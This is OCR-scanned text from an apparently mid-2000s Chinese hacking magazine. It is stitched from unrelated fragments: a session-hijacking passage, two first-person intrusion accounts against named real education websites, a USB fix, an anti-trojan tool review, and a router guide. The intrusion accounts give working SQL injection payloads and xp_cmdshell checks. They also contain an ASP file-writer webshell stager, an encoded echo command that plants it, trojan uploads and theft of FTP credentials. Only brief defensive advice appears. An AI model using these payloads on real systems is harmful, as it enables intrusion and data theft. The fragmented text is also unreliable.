其实本方法在提出之前,曾有人这样设想,通过偷cookies的方法盗取管理员的sessionid信息,并在入侵者本地伪造此信息即可,但是这样就存在当入侵者伪造此信息时管理员在服务器上保存的sessionid是否仍然可用的问题,因为我们知道,服务器上保存的session是有超时期限的,对于IIS来说,超时期限为20分钟,即如果管理员不经退出关闭页面,则20分钟后,此sessionid将失效,当然,如果管理员在程序中注销退出,则sessionid会立即过期。

现在我们已经知道可以利用管理员的身份了,那么如何进行利用呢?根据所要入侵的程序不同,其步骤也略有差异,而我们的总体思路已经明确了,就是利








## 一、引言

几个月前曾应同事之邀,义务为一个网站作了一次安全检测。通过网站上的信息,如网站的名字(中国教育XX网)和所涉及的全国各地的很多学校都是此网站的会



李嘉义

员,另外结合LOGO上的字样(“教育部、中宣部、中组部……”)以及地址是在国家信息中心等信息来分析,该网站即使不是中国教育部政府性质的网站,也是份量不轻的中国教育类门户网站。然而经过检测,其安全性之差,真是让我大跌眼镜!

当时仅仅使用了一个很普通的小漏洞,就轻松入侵了。几个月后的一天心血来潮,突然想起那个网站,再次尝试,居然那个老漏洞还在,真是拿他们没有办法。只好将木马复制到比较显眼的位置,也希望管理员可以早些发现问题,并修补该漏洞。下边就来讲述一下我的入侵经历吧!

## 二、再次入侵

### 1. 简单尝试

轻车熟路的在浏览器地址栏输入当初上传到服务器的ASP木马

网址,却提示找不到该页。呵呵,真不容易呀,终于让对方发现有人入侵过了!那么只好重新入侵了。




图 1

输入已前注册过的用户名和

密码,再次来到论坛的发帖页面。居然直接从页面上把上传那一项去掉了,如图1。嗯,这倒也是个临时的解决办法。既然这里不行,去另外一个上传的地方看看吧!

在首页输入用户名和密码,自动跳入个人管理页面,如图2。记得这里有一个上传




图 2

课件的地方也存在漏洞,总不会把这里的上传页面也删除了吧。

点击发布课件,进入上传课件页面,依次填好各栏,点击浏览,选中加密过的ASP木马,如图3。同时打开WSockExpert工




图 3

具准备抓包,当一切准备好后,点击提交。

返回的提示结果竟然是非法操作,如图4。呵




图 4

呵,看来的是下了功夫,把ASP等后缀的上传给过滤掉了。

又试了其他几个前台上传页面,也都不

行。可不能就这样放弃,先去他的后台看看吧!上次入侵只是简单的看了看,没有下载他的数据库。没有他的后台用户,这回要重新想办法了……

### 2. 注入的突破

上传既然行不通,我开始尝试常用的SQL注入方式,来取得后台密码吧。网站上文章发布类的页面有很多,我随意找了个链接ID,在后面加个单引号,出现错误页面,如图5。




图 5

根据错误提示,可以看出该程序没有过滤单引号字符,存在注入漏洞,而且数据库采用的是



MSSQL。于是我继续利用这个注入点，在ID后面加上 `and user<1`，如图6。返回的错误页面轻松地把我程序的用户名“e\*\*\*\*\*t”送给了我，不过有点可惜的是SA用户（呵，有点贪心^\_^）。与此类似的方法 `and db_name()<1`，将可以轻松得到所连接的数据库名。




图6

下面继续检查是否可以跨库，继续在ID后面加上 `and (select count(*) from master.dbo.sysdatabases where name>1 and dbid=8) <>0`，如图7。返回的错误页面又把第八位的数据库名告诉了我，看来跨库也是没有问题的。顺便提一下，通过改变 `dbid=X(X=1,2,3...N)`，我们通常从数字5或6开始尝试，就可以得到所有的数据库名，因为头几位一般为系统使用。




图7

不过，手动注入太麻烦了，相信许多刚入门的小菜看起来也会头疼的，既然人类的特长就是制造和使用工具，那我们就也来发挥这个特长吧。合理使用优秀的工具可以让你达到事半功倍的效果，目前流行的注入工具很多，我以NBSI为例。好了，开工吧。输入注入点，点击检测。很快就可以得到注入后的数据库信息，如图8。




图8

找到后台登录地址，用得到的用户名和密码登录，如图9。结果成功的进入了后台，如图10。




图9

图10

当我点击左边的管理模块，发现在我上次入侵后，又有其他人进入过。并且非常BT的把每个模块的内容改为“我要\*\*漂亮的女老X！”，真是太过分了，如图11。唉，先当清洁工吧，把这些污染的字眼，全部从后台清空。




图11

做完清洁工作，开始做正事。随意找了个可以上传的页面，如图12，继续上传asp木马，测试看是否存在上传漏洞。




图12

提交后出现“发布成功”的页面，如图13，说明此处没有对上传文件作限制，存在上传漏洞。于是打开抓包工具，居然没有找到上传后的路径。不过木马文件毕竟是传上去了，抓包工具没有找到，那就去数据库里找找线索吧！




图13

从数据库猜解出的信息里（图14），虽然得到了上传的文件名等重要信息，但还是无法查出真实的路径，看来程序员在这方面也是下了一番工夫。于是我利用以往的经验对目录名狂试了N分种后，终于打算放弃，没必要继续在这里浪费时间了。这么大的网站，应该不是一个程序员做的程序，不如去其他的后台看看再说。虽然没有成功得手，但这里存在的上传漏洞还是给我比较大的希望的。




图14

在另一个User\_1的数据库表中得到了所有的学校用户信息（图15）。




图15

随意找到一个帐号，成功进入后台，先点开论坛管理看了看（图16），南开大学的地址等信息清楚发布在论坛的左上部分。






图 16

回到正题, 继续检查文件上传漏洞。点击“招生快讯”的链接, 继续点击上传文件, 进入到上传的页面(图 17)。当看到上传页面上说明的限制格式后, 心里一凉。莫非已作了限制? 先来试一试吧, 上传了一个 asp 木马。




图 17

哈哈, 虚惊一场。不仅可以上传, 连文件名和文件大小都返回到页面, 如图 18。通过抓包工具,




图 18

很顺利地找出上传的目录 `http://`

`*****/news/user_img/nkdx/2006.asp`。输入木马的开门密码, 看到了大家熟悉的海阳页面, 如图 19。

进入后, 先随意看了看系统的信息, 然后重点看一

看网站所在的分区, 如图 20。




图 19




图 20

随意新建个文件, 然后再删除, 如图 21。看来目录权限没有限制, 突然想起




图 21

这个服务器有个版本很低的 FTP。

于是打开 ServU Daemon.ini 文件, 随意找了个帐号连接了一下, 哈哈, 一切顺利, 如图 22。如果需要, 以后可以直接通过 FTP 上传下载文件了, 这可方便多了。




图 22

到了这一步, 网站的生杀大权又回到了我的手上, 最近工作也挺忙的, 就不继续玩了, 只是感到一个服务器如果没有一个全面负责的管理人员, 真的太危险了。安全应该尽量做在前面, 把可以避免的问题让它不要成为问题, 而不是出现问题后再亡羊补牢!

(文章中涉及到的工具海阳木马、抓包工具 WSocketExpert、nbsi2, 已经收录于当期光盘中)



# 入侵广东女子职业技术学院

旭方(高春雷)

今天在网上闲逛,无意中逛到了广东女子职业技术学院的网站,发现主页上有个“校园新闻”版块,点击进入,哈哈,地址挺诱人的哦! [http://www.gdfs.edu.cn/new/news.asp?news\\_id=287](http://www.gdfs.edu.cn/new/news.asp?news_id=287),根据以往的注入经验,这样的地址很有可能存在问题!来吧,开始测试。不过,记得在手动测试前要把浏览器“属性”——“高级”——“浏览”下的“显示友好 HTTP 错误信息”前面的勾去掉,不然的话无论程序返回什么样的错误信息都会只显示“HTTP 500 内部服务器错误”的。

首先在地址后加个单引号来测试,程序返回如下(图1):




图 1

由出错信息我们可以看出该网站使用的是 SQL Server 数据库,倘若当前连接具有 SA 权限并且管理员没有把 xp\_cmdshell 扩展存储过程删除的话,那我们有的玩了!先测试一下是否是 sysadmin 角色成员,提交 [http://www.gdfs.edu.cn/new/news.asp?news\\_id=287](http://www.gdfs.edu.cn/new/news.asp?news_id=287) and 1=(select IS\_SRVROLEMEMBER('sysadmin')),返回正常页面!哈哈!当前的连接用户可是 sysadmin 角色哦!再来测试 xp\_cmdshell 是否存在,提交: [http://www.gdfs.edu.cn/new/news.asp?news\\_id=287](http://www.gdfs.edu.cn/new/news.asp?news_id=287) and exists (select \* from master.dbo.sysobjects where xtype='X' and name='xp\_cmdshell'),

依然返回正常页面! God! 这个网站管理员的安全意识也实在是太低了!既然来了,那我可就不客气了!此时,可能很多人会想到上传 webshell 来控制对方的服务器,我也是。不过,我们使用另一种方法来上传我们的 webshell。大家都还记得 echo 这个命令吧?!我们前面的测试已经证实了我们当前的连接具有 SA 权限,并且 xp\_cmdshell 扩展存储过程也存在,聪明的朋友可能已经想到了,就是利用 SA 权限调用 xp\_cmdshell,然后执行 echo 命令把我们的代码写入到服务器中的一个 ASP 文件中,不过这段代码长度不能太长,否则我们在地址栏输入的数据也会很多,由于最近在学习 ASP 编程,于是自己试着写了段代码,代码如下:

```
<%
Set xufang=Server.CreateObject("Scripting.FileSystemObject")
Set xufang0219=xufang.CreateTextFile(request("serverpath"),True)
xufang0219.Write request("filedata")
xufang0219.Close
%>
```

我来解释一下上边的那段代码: Set xufang=Server.CreateObject("Scripting.FileSystemObject")的意思是首先创建一个 FSO 对象 xufang; Set xufang0219=xufang.CreateTextFile(request("serverpath"),True)的意思是使用 FSO 中的 CreateTextFile 方法来返回一个文本流 (TextStream) 对象 xufang0219; True 为逻辑参数,表示可覆盖已经存在的同名文件,其中 request("serverpath")的作用是读取客户端提交的写入的文件要保存到服务器上的路径及文件名等信息,然后在服务器端的相应路径下创建以此文件名来命名的文件,创建完文件后当然是往里面写入数据了! xufang0219.Write request("filedata")的意思就是把使用 request("filedata")读取过来的文件信息写入已经创建好的文件中,最后使用 xufang0219.Close 来关闭对象。

好了,代码就解释到这儿,但当我们要在浏览器中提交这段代码的时候问题却出来了,这些代码是分行写的,能不能将它们写成一行呢?这个问题当然难不倒我们,学过 ASP 的朋友应该知道



VBScript 中有个符号 “:”，它的作用是把两条语句连接起来，被称作“合并语句符号”，我们就用它来把我们的代码加工一下吧！加工后的代码如下：

```
<%Set xufang=Server.CreateObject("Scripting.FileSystemObject");Set xufang0219=xufang.CreateTextFile(request("serverpath"),True);xufang0219.Write request "filedata");xufang0219.Close%>
```

这样就把我们分行写的语句拼接成了一行了，现在可以提交了！还要记得




图 2

把代码中的特殊字符进行编码处理，我们使用 Encoder 工具来转换，如图 2。

最后得到：`%3C%25Set%20xufang=Server.CreateObject(%22Scripting.FileSystemObject%22);Set%20xufang0219=xufang.CreateTextFile(request(%22serverpath%22),True);xufang0219.Write%20request(%22filedata%22);xufang0219.Close%25%3E`。可是现在我们还不知道他的 Web 所在的绝对路径是多少，代码具体要写到哪里我们还不清楚，还是请出 NBSI 来帮我们的忙吧！我用 NBSI 列了网站的目录，最后把 Web 的绝对路径锁定在了 e:\gdwpt2 目录下，如图 3。





图 3

为了证实我的想法我在该目录中找到了一个 Doc 文件，然后在网站的域名后添加它的文件名，回车，H O H O！出现了下载对话框！证实了我的猜测是对的！我们就把代码写到这个目录下了！构造如下 URL：

```
http://www.gdfs.edu.cn/new/news.asp?news_id=287;exec master..xp_cmdshell 'echo
```

`%3C%25Set%20xufang=Server.CreateObject(%22Scripting.FileSystemObject%22);Set%20xufang0219=xufang.CreateTextFile(request(%22serverpath%22),True);xufang0219.Write%20request(%22filedata%22);xufang0219.Close%25%3E" >e:\gdwpt2\wish.asp'`，提交！Yeah！浏览器返回正常页面，说明命令已经被成功执行了！不过要记得把我们加工后的代码用双引号括起来，否则不会写入成功！

刚才我们在代码中注意到有 `request("serverpath")` 和 `request("filedata")` 两个部分，他们的作用是用来读取客户端提交过来的数据，但客户端提交部分代码怎么写呢？太棒了，最近学的 HTML 知识也给用上了！于是自己简单写了段 HTML 代码用来提交信息用，代码如下：



其中 form 标记处的 action 属性后的地址 `http://www.gdfs.edu.cn/wish.asp` 就是我们刚才写入的文件的地址，因为我是把它写在了 Web 的根目录下嘛！将这段代码敲入记事本中，然后在本地保存为任意名字的 .html 文件，然后在“保存到服务器上的路径及文件名：”处写上我们要上传的 ASP 木马要保存到服务器上的路径以及文件名信息，记得是绝对路径哦！这里当然是刚才我所说的那个 web 目录了！得让我们能访问到才行嘛！再在“输入要传的文件代码：”处填上我们要传的 ASP 木马的代码，好！代码就解释到这儿，我们开始实践！我在“保存到服务器上的路径及文件名：”部分输入：`e:\gdwpt2\wishyou.asp`，在“输入要传的文件代码：”处填入我已经使用工具加密过的老兵的站长助手的代码（我比较喜欢的一个 ASP 木马），如图 4，点“西天取经”，等程序传完返回一个空白页



面的时候证明传输完成,我们输入木马的地址后进入,哈哈!终于取得了我们梦寐以求的 Webshell 真经喽!如图 5。进入后该服务器的信息如图 6。怎么样?这种传马的方式很特别吧!




图 4




图 5




图 6

使用这种方法需要同时具备三个条件:

- 1、xp\_cmdshell 扩展存储过程没有被管理员删除。
- 2、连接权限是 SA。
- 3、网站支持 FSO (FileSystemObject) 组件,不然的话我们 echo 进去的代码是无法执行的,因为它就是因为调用了 FSO 组件才得以执行。

最后再来说防范的问题,我利用 Webshell 的便利条件成功下载了他的 news.asp 文件,他的 news.asp 文件的关键部分的代码是这样写的:

```
<% dim news_id // 变量定义,省略了一些变量。
news_id=request("news_id") // 看见了吧,他将请求到的 news_id 的值直接赋给了变量 news_id,而没有判断提交数据是否符合程序要求,我们之所以能成功注入就是利用了这一点!
set cnn=server.CreateObject("adodb.connection") // 创建数据库连接部分
set rs=server.CreateObject("adodb.recordset")
sql="select * from news where news_id=" & news_id & "
// 将得到的 news_id 的值直接放入数据库进行查询。
```

看见了吧,程序对用户提交的数据不作任何检查就直接放到数据库中进行检索。我注意到该网站新闻系统部分提交的参数都为数字型,所以我们可以这样进行防范: news\_id=cint(trim(request("news\_id"))),也就是使用 VBScript 的 cint 函数将提交过来的数据强制转换为整型数据,这样如果用户提交 news\_id=287 and 1=1 或者 news\_id=287' 的话,程序立刻会返回:

Microsoft VBScript 运行时错误 错误 '800a000d'  
类型不匹配: 'Cint'

因为“and”、“=”、“'”等是字符型数据,在将他们转换为数字型数据的时候一定会出错,这样就可以防止网站被恶意攻击者非法注入了!但如果提交数据是字符型的话怎么办呢?对于这种情况我们可以写一个过滤函数用于过滤 SQL 注入关键字,同时记得要区分大小写,这样当对方提交这些注入关键字的时候程序立刻将他们拦截下来,对方也就无法继续进行注入了!

(文章中涉及到的相关代码已经收录于当期光盘)

## 解决 Win2003 下 U 盘盘符消失的系统故障

右击“我的电脑”,在弹出的快捷菜单中选择“管理”命令,进入到“计算机管理”窗口,依次展开“存储/可移动存储”,单击“磁盘管理”一项,在窗口右侧,看到 U 盘运行状态为“良好”,这说明 U 盘没问题。右击该窗口中的 U 盘盘符,选择其快捷菜单的“更改驱动器名和路径”命令,在出现的对话框中,点击[更改]按钮,为其选择一个未被使用的盘符。确定之后退出。重新打开“我的电脑”,久违的 U 盘盘符出现了。至此问题得到解决。







藏服务就可以使用 `knls -f` 这个命令, 在图 4 中我就查的 `pcshare` 运行后产生一个随机服务名为 `gdidymb`, 接着就可以执行 `knls -cd gdidymb` 来禁止这个服务了。

禁止了木马的服务, 就相当于摧毁了木马的心脏, 失去了服务的支持, 就再也不能启动了。这绝对是一款对付隐藏服务的利器, 要知道现在中了 `pcshare` 木马的网友可是不在少数呀。如果你想把木马彻底干掉, 可以在注册表中搜索查找出的服务并删除, 然后在系统中把同时间段产生的 `dll` 全部删除。

### 三、System Repair Engineer

这个程序用于调整和修复你的系统, 简称为 `SREng`。大家还记得上期杂志中介绍过的一款木马上兴吧, 可能是为了显示出与众不同的一面, 上兴远程控制并没有在服务上做文章, 而是写入到注册表的 `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon` 的 `shell` 值, 并添加木马的启动项目到 `explore.exe` 之后来隐藏启动, 可是打开 `SREng` 就直接露馅了, 如图 5。




图 5

这款工具会自动读取到敏感键值并根据可疑信息给出报警, 还真够智能化的。对于上兴这样的木马, 我们只需要删除该键值, 并根据文件路径找到木马定义的文件和 `dll` 名就可以了。由于该 `dll` 插入到 `explore`, 所以最好关闭 `explore`, 再执行删除的操作。

在启动项目里也有一项非常实用的功能就是“服务”, 大家看到“隐藏微软服务”这个选项没有? 勾选后就会把非系统服务给列举出来了, 如图 6。如果感到列举出的服务不安全的话, 可以先选中可疑的服务, 在通过下边的“删除所选服务”进行删除。

“系统修复”这个功能也是我常用到的, 不光是可以修复一些重要的文件关联, 避免木马再生, 还有许多非常实用的修复项目, 例如 `IE` 和 `Hosts` 文件的修复, 可以说是非常齐全了, 如图 7。




图 6




图 7

### 四、LP\_Check

`LP_Check` 是一款检测系统克隆用户的工具, 我建议一些网站的管理员人手一份。相信看了以前杂志的朋友对于“克隆帐号之我见”一文的印象应该不错吧, 如果有一款直接检测出克隆用户的工具是不是锦上添花呢? 我们运行 `LP_Check` 后, 只要系统中有被克隆过的管理员用户, 就可以很清楚的显示出来。我用 `mt` 将 `guest` 用户克隆成了管理员, 然后使用 `LP_Check` 查看, 果然现出了原形, 如图 8。怎么样? 有了这款小工具, 还怕黑客留下的这个超级“后门”吗?

|               |                       |
|---------------|-----------------------|
| admin         | Administrators        |
| Administrator | Administrators        |
| Guest         | Guests                |
|               | Shadow Administrator? |

图 8

或许每个人都有自己所钟爱的工具, 在此也希望各位朋友能够将一些更好的反黑工具, 拿出来给我们这些小菜共享。希望各位在新的一年里, 拿起手中的武器, 可以肉鸡多多, 过个好年, 不过, 千万别肉鸡没捞到, 自己反而成了别人的肉鸡哟!

(本文涉及到的工具冰刃、Kernel SC、System Repair Engineer、LP\_Check, 光盘有收录)



# 宽带路由器安全设置指南

甄 侠

随着网络共享风潮的兴起, 宽带路由器正得到一般家庭用户或者小型企业的青睐, 它支持多种网络接入方式 (静态 IP 地址、DHCP 分配、PPP 拨号等), 配置相对灵活, 可满足对网络功能要求不高的使用。但是由于普通用户不太熟悉网络知识, 在设置路由器时往往使用了默认甚至错误的参数, 这就给路由器本身乃至内网安全埋下了隐患。本文就以金浪宽频路由共享器 II 型 KN-S10-52 (版本 R1.96h12) 为例, 给大家介绍如何进行宽带路由器的安全设置和注意事项。

## 一、DHCP 服务的设置

登录路由器后选择“基本设置”中的“DHCP 服务器”, 打开如图 1 所示的页面。

